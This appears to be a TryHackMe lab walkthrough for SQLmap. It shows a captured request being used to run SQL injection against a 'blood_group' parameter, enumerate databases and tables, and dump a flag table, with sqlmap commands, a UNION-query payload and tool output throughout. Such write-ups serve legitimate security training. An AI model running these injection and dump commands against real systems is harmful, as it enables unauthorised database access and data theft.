


THM SQLmap walkthrough

Navigate to target IP and intercept the request using BurpSuite.




Copy the request to a file. Name the file "request.txt". Notice that we have potentially vulnerable parameter `blood_group`

Now jump to the terminal and run `sqlmap -r request.txt -p blood_group --dbs`

Where `--dbs` - Enumerate DBMS databases

```
root@ip-10-10-159-149:~/Desktop# sqlmap -r request.txt -p blood_group --dbs
```



{1.2.4#stable}
<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:07:25

[19:07:25] [INFO] parsing HTTP request from 'request.txt'

[19:07:25] [INFO] resuming back-end DBMS 'mysql'

[19:07:25] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: blood_group (POST)

Type: UNION query

Title: Generic UNION query (NULL) - 8 columns

Payload: blood_group=B-' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(CONCAT('qxzjq

We can see that the following databases are present:

[19:07:25] [INFO] fetching database names

available databases [6]:

[*] blood

[*] information_schema

[*] mysql


[*] performance_schema

[*] sys

[*] test

Also to enumerate the current user run `sqlmap -r request.txt -p blood_group --dbs --current-user`


```
root@ip-10-10-159-149:~/Desktop# sqlmap -r request.txt -p blood_group --dbs --current-user
```



{1.2.4#stable}
<http://sqlmap.org>

Now run the following command to list all tables `sqlmap -r request.txt -p blood_group --dbs --tables`

```
root@ip-10-10-159-149:~/Desktop# sqlmap -r request.txt -p blood_group --dbs --tables
```



{1.2.4#stable}
<http://sqlmap.org>

You can see that inside of database blood there is a table flag

```
Database: blood
[3 tables]
+-----+
| blood_db |
| flag    |
| users   |
+-----+
```

Now dump the contents of the table by running following command `sqlmap -r request.txt -p blood_group --dbs -T flag --dump`

```
root@ip-10-10-159-149:~/Desktop# sqlmap -r request.txt -p blood_group --dbs -T flag --dump
{1.2.4#stable}
http://sqlmap.org
```

```
Database: blood
Table: flag
[1 entry]
+-----+
| id | flag                | name |
+-----+
| 1  | thm{sqlm@p_is_L0ve} | flag |
+-----+
```